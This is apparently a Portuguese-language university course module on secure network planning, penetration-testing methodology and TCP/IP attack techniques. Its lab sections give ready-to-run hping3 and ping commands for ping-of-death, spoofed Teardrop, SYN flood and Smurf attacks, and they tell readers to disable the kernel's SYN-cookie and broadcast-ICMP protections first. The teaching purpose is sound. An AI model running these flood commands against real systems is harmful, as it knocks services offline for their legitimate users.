Para o tratamento devido o profissional de segurança deve conhecer as normas ISO/ABNT, por exemplos as ABNT NBR ISO/IEC 27001:2006 (SGSI) – passível de certificação; ABNT NBR ISO/IEC 27002:2005 (código de prática); ABNT NBR ISO/IEC 27005:2008 (gestão de riscos) e ABNT NBR ISO/IEC 27011:2009 (telecomunicações).

1 - Planejamento de rede Segura e Exploração de Vulnerabilidades em Redes

Para que o processo para a elaboração de um plano seguro seja eficaz e eficiente é mister elaborar um processo de planejamento que contemple todas as etapas para tornar uma rede segura.

Para esse objetivo há um processo que torna isso possível: o **Plano de Rede Segura**.

Recomenda-se que o mesmo contenha, no mínimo, as etapas que possibilitem:

- uma visão geral do plano,
- que a execução do mesmo seja feita em etapas,
- que se documente todo o processo de planejamento e
- que se execute o plano na sua completude e plenitude.

Cada uma dessas etapas pode ser discriminada como veremos a seguir.

02

a) Visão geral

A etapa de planejamento é a mais importante na construção de um ambiente seguro de rede ou na adição de segurança a um ambiente existente. Nessa etapa o profissional vai obter uma visão geral do que está sendo pretendido.

b) Execução em etapas

No planejamento deve-se dividir a execução em etapas bem definidas.

c) Documento de planejamento

Recomenda-se que seja elaborado um documento com a descrição de tudo o que será executado, incluindo prazos, de modo que esse documento seja validado e aprovado antes de se iniciar a etapa de execução.

d) Execução

No planejamento, deve ser definida uma série de questões, como por exemplo:

- Topologia da rede em questão;
- Servidores e serviços públicos na internet;

- Servidores e serviços na intranet;
- Interligação com outras instituições e redes, como extranet;
- Acesso remoto;
- Tecnologias de segurança;
- Mecanismos de proteção da rede;
- Salvaguarda de informações.

03

O **ISECOM** (Institute for Security and Open Methodologies), Instituto para Segurança e Metodologias Abertas, é uma comunidade colaborativa sem fins lucrativos que desde 2001 dedica-se a fornecer práticas de conscientização, pesquisa e certificação *open source* na área de segurança de redes.

O ISECOM é responsável pela publicação do **Manual de Código Aberto Sobre Metodologias de Testes de Segurança**. Nesse manual são abordados todos os aspectos a serem levados em consideração para a execução de um teste de segurança em um sistema computacional. São abordados também temas importantes, tais como:

- como métricas de segurança,
- metodologias para melhorar a segurança física de redes,
- conexões sem fio e
- comunicações eletrônicas.

Oportunamente serão vistas as tecnologias e técnicas de segurança existentes, importantes para que o profissional as conheça e seja capaz de realizar e implementar o planejamento de uma solução de segurança para redes de computadores.

Todas as ferramentas de segurança sugeridas são baseadas em *software* livre, porém os conceitos são genéricos e se aplicam a outras ferramentas, comerciais ou não, existentes no mercado.

Entenda *software* livre como qualquer programa de computador que pode ser usado, copiado, estudado e redistribuído sem restrições.

Como esta nossa disciplina prima pela parte prática, vamos começar a exercitar o pouco que aprendemos.

04

2 – EXPLORAÇÃO DE VULNERABILIDADES EM REDES

O objetivo da exploração de vulnerabilidade em redes é tentar executar ações maliciosas (invasão de sistemas, acesso às informações confidenciais, atacar computadores, tornar um serviço computacional inacessível) na rede alvo.

Para executar essas ações é necessário que haja uma violação de segurança. Para a tentativa de violação destacamos as principais ações:

- Denial of Service (DoS),
- SYN flood,
- Smurf,
- varredura,
- ARP poison,
- connection hijacking,
- sequence prediction attack,
- buffer overflow e
- fraggle.

Para isso, é necessário que relembremos o papel do protocolo TCP/IP, dos conceitos acerca do penetration test e das técnicas de ataques.

05

2.1 – Relembrando o protocolo TCP/IP

Com a popularização da internet, as redes de computadores passaram a usar o protocolo TCP/IP em quase sua totalidade. Esse protocolo, apesar de ser um padrão “de fato”, é antigo, da década de 1960.

Naquela época, havia pouca preocupação com segurança, visto que as redes eram restritas e controladas. Atualmente existem diversas **vulnerabilidades** conhecidas nesses protocolos de rede.

Discutiremos algumas dessas vulnerabilidades, porém, para compreendê-las, você deverá conhecer a família de protocolos TCP/IP.

Para teste, relembre alguns conceitos.

O que é o protocolo TCP/IP?

Resposta

Como funciona o protocolo TCP/IP?

Resposta

Resposta (o que é o protocolo TCP/IP)

O protocolo TCP/IP é o protocolo orientado por conexão da camada 4 (transporte) que desempenha várias funções, incluindo provimento de transmissão de dados confiável com uso de detecção e correção de erro em ambos os lados. Garante que os dados são transferidos pela rede de maneira precisa e na sequência apropriada.

Resposta (como funciona o protocolo TCP/IP)

Ele trabalha por etapas:

1) Abertura de uma conexão: técnica three-way handshake;

2) Envio e recebimento de dados;

3) obtenção de informações sobre a conexão;

4) fechamento da conexão: o computador envia um pacote fim de conexão (FIN). O destinatário retorna um reconhecimento positivo do primeiro segmento (ACK X+1) e logo após solicita o fechamento de sua conexão com o computador emissor. Este retorna ao destinatário seu reconhecimento positivo de fechamento de conexão.

06

2.2 - Penetration Test - PenTest (Teste de Penetração)

O **teste de penetração** não consiste em apurar o quão difícil é invadir uma rede de computadores. É uma busca e identificação de vulnerabilidades em uma rede ou sistema computacional. O objetivo de um PenTest é investigar o sistema do ponto de vista do atacante, identificando exposições de risco antes de se procurar uma solução.

A forma de elaboração de um teste pode variar, desde determinar um breve panorama de segurança da infraestrutura de uma empresa, até o chamado de inspeção profunda, com o objetivo de obter informações específicas sobre um ativo de uma organização.

Um teste de penetração pode revelar:

- Que tipo de informação pode ser obtida fora da organização, ou seja, sem necessariamente se conectar à rede da empresa ou acessá-la fisicamente;
- Como os sistemas reagem a um ataque;
- Se é possível acessar o sistema com informações disponíveis ou já existentes;
- Informações que possam se tornar acessíveis em caso de pane no sistema.

Existem **três tipos de abordagens** para teste de penetração:

- Teste de penetração zero.
- Teste de penetração parcial.
- Teste de conhecimento.

Teste de penetração zero

Conhecido com BlackBox, onde o grupo de teste não tem nenhuma informação real sobre o alvo e deve começar com a coleta de informações. Esse tipo de teste foi projetado para oferecer o teste de penetração mais realístico possível.

Teste de penetração parcial

É o Grey Box, onde a organização alvo fornece à equipe de testes informações sobre o que provavelmente um atacante motivado pode encontrar. Um teste de penetração parcial também pode ser escolhido se o objetivo for testar um novo tipo de ataque ou mesmo ou se a equipe quer focar em um host específico da empresa. Para esse tipo de testes é necessário que sejam fornecidos documentos sobre topologia de rede, política de segurança, inventário de ativos e outras informações valiosas.

Teste de conhecimento

Conhecido como White Box, em que a equipe detém muita informação sobre a infraestrutura e sobre os sistemas alvo. Nesse caso, o teste visa simular um atacante que possui um conhecimento íntimo da organização alvo.

07

2.3 - Técnicas de ataque

Normalmente utilizamos uma **metodologia de penetração** baseada em fases, que vão evoluindo ao longo do processo.

Fase de descoberta

- É feita por meio da coleta de informações na organização-alvo através de servidores de sites e de correio, registros públicos e bancos de dados (endereços e nomes de registros, DNS, Whois, logs etc.).

Fase de enumeração

- Fase na qual a equipe de testes tenta obter informações, como nomes de usuários, informações sobre compartilhamentos de rede, informações sobre aplicativos, plataformas, infraestrutura onde estão hospedados e versões dos serviços em execução.

Fase de mapeamento de vulnerabilidades

- Fase na qual a equipe de testes mapeia o perfil do ambiente em busca de vulnerabilidades publicamente conhecidas.

Fase de exploração

- Nesta fase a equipe de testes tentará obter acesso privilegiado a um alvo utilizando ferramentas conhecidas como “exploits” para a descoberta de vulnerabilidades identificadas.

08

Os atacantes estão constantemente aperfeiçoando suas táticas de invasão. Em contrapartida o administrador de sistemas deve se atualizar constantemente buscando formas para encontrar brechas em seus sistemas antes que invasores o façam.

Fique Atento!	Sistema seguro é aquele que equilibra o valor da informação disponível e a quantia de recursos utilizados para a proteção dessa informação.

Conhecida a metodologia de penetração, podemos estudar os tipos mais comuns de exploração de vulnerabilidades. Esses tipos são baseados quase que em sua totalidade no protocolo TCP/IP.

09

2.4 – Exemplos de Técnicas de Ataques

Dentre os exemplos mais relevantes de técnicas de ataques, destacamos:

- Packet Sniffing,
- ARP Spoofing,
- IP Spoofing,
- Fragmentação de pacotes IP,
- Ataques de Negação de Serviço,
- Ataques de SYN flood,
- Ataque Smurf e
- Varredura, descritos a seguir.

2.41. - Packet Sniffing

O termo Packet Sniffing, atualmente conhecido por “Analisador de protocolo” (protocol analyzer) em razão do termo *sniffer* ter conotação de atividade maliciosa, tem a finalidade de ler todos os pacotes de dados que estão trafegando em uma rede específica.

10


2.4.2 - ARP Spoofing

O **ARP Spoofing** é uma técnica antiga de ataques, mas quando empregada produzem resultados de impacto negativos grandes.

O ataque ARP Spoofing visa enviar um pacote ARP falso para uma rede local, direcionando o tráfego do destino correto para um sistema malicioso.

O protocolo ARP traduz endereços físicos (MAC) para endereços IP. Lembre-se de que os endereços MAC são distintos, ou seja, o fabricante da interface de rede associa unicamente um endereço MAC a uma interface específica. Dessa forma, a apropriação da identidade de outro sistema fará com que todo o tráfego na rede seja desviado para o sistema invasor.

Outro resultado possível de ataques de ARP Spoofing é a **negação de serviço** contra o sistema-alvo, pois o tráfego não chegará ao sistema de destino.



Ataque ARP Spoofing
Fonte: Peixinho, 2013.

MAC


MAC - Media Access Control – é um protocolo de acesso ao meio físico em uma interface de rede. São os endereços físicos de uma interface de rede.

11

2.4.3 - IP Spoofing

Essa técnica de ataque tem como objetivo alterar um campo do cabeçalho IP para simular que os pacotes sejam enviados como se partissem de uma origem diferente. O campo do pacote alterado é o do endereço de origem, um campo de 32 bits que indica o endereço IP de onde partiu o pacote.

O cabeçalho IP possui um tamanho fixo de 20 octetos ou 160 bits, além de uma porção opcional, raramente utilizada.



IP Spoofing
Fonte: Peixinho, 2013.

12


2.4.4 - Fragmentação de pacotes IP

É uma característica do TCP/IP bastante utilizada em ataques. Seja para dificultar a detecção de ataques ou para realizar a negação de serviços, essa característica faz parte do arsenal de técnicas de ataque.

A fragmentação de pacotes está relacionada à Maximum Transmission Unit (MTU), parâmetro que especifica a quantidade máxima de dados que pode passar em um único pacote por um meio físico da rede. Caso um pacote tenha tamanho superior ao suportado pelo meio físico da rede, é fragmentado (dividido).

Por exemplo, a rede Ethernet limita a transferência a 1500 octetos de dados, enquanto o FDDI (Fiber Distributed Data Interface é uma tecnologia de transmissão de dados em redes por meio de fibra ótica) permite 4470 octetos de dados por pacote. Com isso, um pacote que parta de uma rede FDDI (com 4470 octetos) e passe por uma rede Ethernet (com 1500 octetos) é dividido em quatro fragmentos com 1500 octetos cada um, que é o tamanho suportado pela rede Ethernet.

Os fragmentos resultantes trafegam pela rede e, quando chegam ao seu destino final, são reagrupados, com base em offsets ou deslocamentos, reconstituindo, assim, o pacote original. Todo esse processo de fragmentação e reagrupamento é realizado de modo automático e transparente para o usuário, de acordo com as regras do protocolo IP.



Fragmentação de pacotes
Fonte: Peixinho, 2013.

13

Para realizar a fragmentação de pacotes ou ping da morte, o atacante enviará um pacote maior que o PDU da rede, sobrecarregando o host de destino quando ele tentar remontar a informação.

Para realizar o ataque, execute:

```
# hping3 -V -c 100 -d 65495 --icmptype 8 <ip_alvo>
```

Onde:

-V = modo monitor.

-c = quantidade de pacotes enviados.

-d = quantidade de bytes de dados, maior que 1480 para ativar a fragmentação.

--icmptype 8 = mensagem ICMP Echo Request.

ou

```
# ping –i -l 65500 <ip_alvor> -t
```

Onde:

-i = indica que cada ping deve ser realizado em um intervalo de um milésimo de segundo.

-l = define o tamanho do pacote.

-t = envia os pacotes por tempo indeterminado.

14

A possibilidade de ataques que exploram a fragmentação de pacotes IP está relacionada ao modo como são implementados a fragmentação e o reagrupamento.

Os sistemas não tentam processar o pacote até que todos os fragmentos sejam recebidos e reagrupados. Isso cria a possibilidade de ocorrer um estouro (overflow) na pilha TCP quando há o reagrupamento de pacotes cujo tamanho total seja maior que o espaço que foi reservado, ou seja, pacotes maiores podem ser criados para forçar o estouro da pilha. O resultado disso são problemas como o travamento do sistema (característica de ataque do tipo Denial of Service), que comprometem a disponibilidade de recursos.

Outro ataque consiste em gerar pacotes com o *offset* de fragmentação negativo, que pode causar resultados inesperados caso a pilha TCP/IP do sistema de destino não realize uma verificação antes de tentar reagrupar os pacotes.

A fragmentação de pacotes foi explorada em ataques, inicialmente, no fim de 1996 pelo Ping da Morte. O ataque consistia no envio de pacotes ICMP Echo Request (ping) com tamanho de 65.535 Bytes. Esse tamanho, maior do que o normal, fazia com que diversos sistemas travassem por causa da sobrecarga do buffer da pilha TCP/IP, que não era capaz de reagrupar um pacote tão grande. O ping foi empregado inicialmente devido à sua facilidade de uso, embora outros pacotes IP grandes, sejam eles TCP (conhecido como ataque Teardrop) ou UDP, possam causar esse mesmo tipo de problema.

O problema existiu devido a erros de programação da pilha TCP/IP em sistemas operacionais e em equipamentos de redes. Atualmente, os sistemas já corrigiram esse problema por meio de atualizações e instalações de correções (patches). Porém, a fragmentação e o reagrupamento podem ser utilizados

para ataques mais sofisticados, com o intuito de driblar *firewalls* ou Sistemas de Detecção de Intrusão (IDS). **Saiba+**

Saiba+

Isso acontece porque a fragmentação e o reagrupamento ocorrem somente entre as pontas, o que faz com que o firewall, o roteador ou o IDS que não suportem fragmentação, não detectem ataques cujos dados estejam em pacotes diferentes, já que são elementos localizados entre dois hosts que se comunicam. A fragmentação é utilizada, por exemplo, como um método de varredura como o usado pelo Nmap, que envia pacotes fragmentados em alguns casos, de modo que sua detecção pelo firewall ou pelo IDS torna-se mais difícil.

15

Outra forma de ataque de fragmentação de pacotes é o ataque **Teardrop**. É um ataque de negação de serviço que também explora o princípio da fragmentação do pacote IP.

O ataque Teardrop consiste em modificar o número de sequência que identifica a ordem correta de remontagem do pacote, de forma a inserir espaços vazios, podendo provocar instabilidade no sistema-alvo.

Para realizar o ataque, execute:

```
# hping3 –V –c 100 –d 65500 –S –p 80 –s 4657 –a <ip_spofado> <ip_alvo>
```

O comando acima ativa o modo monitor (-V), que permite monitorar as respostas. Serão enviados 100 pacotes (-c) com tamanho de 65500 (-d) Bytes de dados (deve ser maior que 1480 para ativar a fragmentação).

A opção "-S" informa para enviar o pacote com a flag SYN configurada para a porta 80 (-p) e porta de origem 4657 (-s). A opção "–a" trocará o endereço de origem do pacote, permitindo a realização do spoof.

16

2.4.5 - Ataques de Negação de Serviço

Os ataques de negação de serviço ou DoS (Denial of Service) objetivam afetar a disponibilidade dos recursos, impedindo que as informações sejam acessadas por usuários legítimos.

Diversas técnicas, em diferentes níveis da pilha TCP/IP, podem ser usadas para esse fim. Ataques DoS fazem com que recursos sejam explorados de maneira agressiva, o que sobrecarrega o dispositivo, impedindo-o de realizar suas tarefas básicas. Consequentemente, usuários legítimos ficam impossibilitados de utilizá-los.

Uma técnica típica de ataque DoS é o **SYN flooding** (enxurrada de pacotes de requisição de conexão SYN), que causa o estouro (*overflow*) da pilha de memória, que passa a não aceitar novas requisições.

Outra técnica é o **envio de pacotes específicos** causando a interrupção do serviço, que pode ser exemplificada pelo Smurf. Os ataques DoS vão além da pilha de protocolos TCP/IP, como o caso de estouro de memória em aplicações (e da interrupção do serviço), muitas vezes causado por falhas na programação desses aplicativos.


As técnicas mais avançadas de DoS são coordenadas e distribuídas, onde os ataques partem não de um equipamento, mas de vários, que também acabam se tornando vítimas. Essa técnica é conhecida como **Distributed Denial of Service** (DDoS).

17

2.4.6 - Ataques de SYN flood

Um ataque SYN flood consiste em uma alteração no protocolo padrão de estabelecimento de comunicação no protocolo TCP, conhecido como three way handshake. Um ataque de flooding (enxurrada de pacotes) consiste em uma técnica para desestabilizar e derrubar recursos computacionais, e pode acontecer em vários níveis do TCP/IP.

Em uma comunicação TCP normal, são trocadas as seguintes **mensagens** para estabelecimento de uma sessão:




18

SYN Flooding é um ataque de negação de serviço que explora o mecanismo de estabelecimento de conexões TCP, com base em handshake em três vias (three-way handshake).

O ataque consiste no envio de um grande número de requisições de conexão (pacotes SYN) para a vítima, de tal maneira que ela se torne incapaz de responder a todas as requisições.

Com um grande número de requisições SYN simultâneas, a quantidade de conexões máximas é atingida e a vítima fica incapacitada de atender a conexões legítimas, até que a memória seja liberada. Caso o ataque seja realizado de forma continuada, este pode tornar um serviço indisponível.



Ataque de flooding
Fonte: Peixinho, 2013


19

2.4.7 - Ataque Smurf

Smurf é outro ataque de negação de serviço, no qual um grande tráfego de pacotes ping (ICMP echo) é enviado para o endereço IP de broadcast da rede, tendo como origem o endereço IP da vítima (IP Spoofing).

Com o broadcast, cada host da rede recebe a requisição de ICMP echo, passando todos eles a responderem para o endereço de origem, que é falsificado, pois é o comportamento padrão quando um pacote tem por destino o endereço de broadcast da rede. A rede utilizada também é afetada, pois todos os seus hosts respondem à requisição ICMP, passando a atuar como um amplificador. Além disso, a vítima, que teve o seu endereço IP falsificado, recebe os pacotes de todos esses hosts, ficando impedida de executar suas funções normais, sofrendo assim um ataque de negação de serviço.

As vítimas do ataque são a rede e o host que teve o seu endereço IP falsificado.



Ataque Smurf
Fonte: Peixinho, 2013

IP Spoofing

Falsificação, disfarce, refere-se a ataques nos quais informações no cabeçalho dos protocolos são falsificados.

20

2.4.8 - Varredura

Apesar de não ser uma vulnerabilidade, a varredura (scanning) é uma técnica muito usada por atacantes para verificar quais endereços IP de uma determinada rede estão associados a servidores e quais portas estão abertas (TCP e UDP) nesses servidores.

A varredura consiste em tentar conexão em um conjunto de endereços IP e portas, verificando quais retornam algum tipo de resposta.

21

2.4.9 - Simulando um ataque de Synflood

Esse ataque consiste em enviar uma enxurrada de pacotes com a flag SYN ativa, utilizando a ferramenta hping3.

Para isso, será necessário desativar a proteção contra SYN Flooding do kernel do Linux. Essa opção vem habilitada por padrão na distribuição Debian. Para desabilitar a proteção, use o seguinte comando:

```
# echo 0 > /proc/sys/net/ipv4/tcp_syncookies
```

Nota: como o exemplo a seguir realiza o ataque a um servidor web, antes de executar o comando verifique a disponibilidade do servidor http que será atacado. Execute tcpdump ou Wireshark para verificar os pacotes de ataque que estão sendo enviados. Para executar o tcpdump, utilize o comando:

```
# tcpdump -i INTERFACE host IP_DO_ALVO -n
```

Por fim, você deve digitar o seguinte comando para iniciar o ataque:

```
# hping3 IP_DO_ALVO -p 80 -S --faster --rand-source
```

O comando acima envia pacotes TCP com a flag SYN ativada (-S), para a porta do serviço web (-p 80), enviando um pacote a cada microssegundo (--faster) e alterando o endereço de origem aleatoriamente (--rand-source).

Enquanto o ataque está em andamento, tente acessar o serviço web da máquina-alvo através de um navegador. Você não deve conseguir acessar o serviço, pois a máquina está sobrecarregada tratando as diversas requisições enviadas pelo hping.

Para finalizar a execução do hping e do tcpdump, basta digitar CTRL+C.

22

2.4.10 - Simulando um ataque Smurf

Nesse ataque será utilizado o comando hping para enviar pacotes ICMP Echo Request para o endereço de broadcast da rede. Assim, todas as máquinas responderão para o endereço de origem especificado no pacote que deve estar alterado para o endereço-alvo (Spoofing). Para que o ataque seja efetivo, a proteção contra ICMP Echo Request para endereço de broadcast deve estar desabilitada em todas as máquinas do laboratório. Para desativar essa proteção nas máquinas Linux, use o seguinte comando:

```
# echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_broadcasts
```

Após liberar a resposta para ICMP Echo Request para o endereço de broadcast da rede, inicie tcpdump ou Wireshark em um terminal separado, para verificar o andamento do ataque com o comando:

```
# tcpdump -i INTERFACE host IP_DO_ALVO -n
```

Digite o seguinte comando para iniciar o ataque:

```
# hping3 END_BROADCAST_REDE --icmp --faster -a IP_ALVO
```

O comando acima vai enviar pacotes ICMP Echo Request para o endereço de broadcast da rede do laboratório, no modo mais rápido possível (um pacote a cada 1 microssegundo), com endereço de origem alterado para IP_ALVO (Spoofing). Os alunos devem verificar no tcpdump os pacotes de ICMP Echo Reply que estão sendo enviados para o alvo do ataque.

O tamanho do pacote ICMP Echo Request enviado ainda pode ser aumentado para fortalecer o ataque. Assim, a banda do alvo será rapidamente consumida pelos pacotes de ICMP Echo Reply.

```
# hping3 END_BROADCAST_REDE --icmp --faster -a IP_ALVO -d 1000
```

23

3 – Ferramentas de Monitoramento de Redes

Para minimizar os ataques citados, há no mercado ferramentas específicas para o monitoramento do comportamento do tráfego de redes. Essas ferramentas podem ser freeware ou proprietárias.

A seguir citaremos algumas dessas ferramentas de monitoramento de rede de computadores.

3.1 - Zenmap

O Zenmap é a interface gráfica oficial (Frontend) do já conhecido programa Nmap Security Scanner, possuindo versões para plataformas como Windows, Linux, MacOS, BSD, entre outras.

Com essa ferramenta, a tarefa de levantamento de informações do protocolo TCP/IP se torna mais fácil e produtiva, principalmente por revelar aos iniciantes opções avançadas de exploração de portas oferecidas pelo Nmap.

Com o Zenmap podemos:

1) Salvar comandos de varreduras frequentemente utilizadas;

2) Utilizar o Command Wizard para criar interativamente comandos de varredura;

3) Salvar resultados de varreduras para visualização posterior;

4) Comparar varreduras salvas e verificar suas diferenças;

5) Criar topologias de rede com a ferramenta Topology Mapping Tool.


Além dessas opções, o Zenmap disponibiliza todas as varreduras em uma base de dados totalmente pesquisável.

Em nossa disciplina o livro de referência é o Exame de redes com NMAP de Gordon Lyon. Rio de Janeiro, editora Ciência Moderna Ltada, 2009. Também utilizaremos o site Nmap.org e o Insecure.org.

24

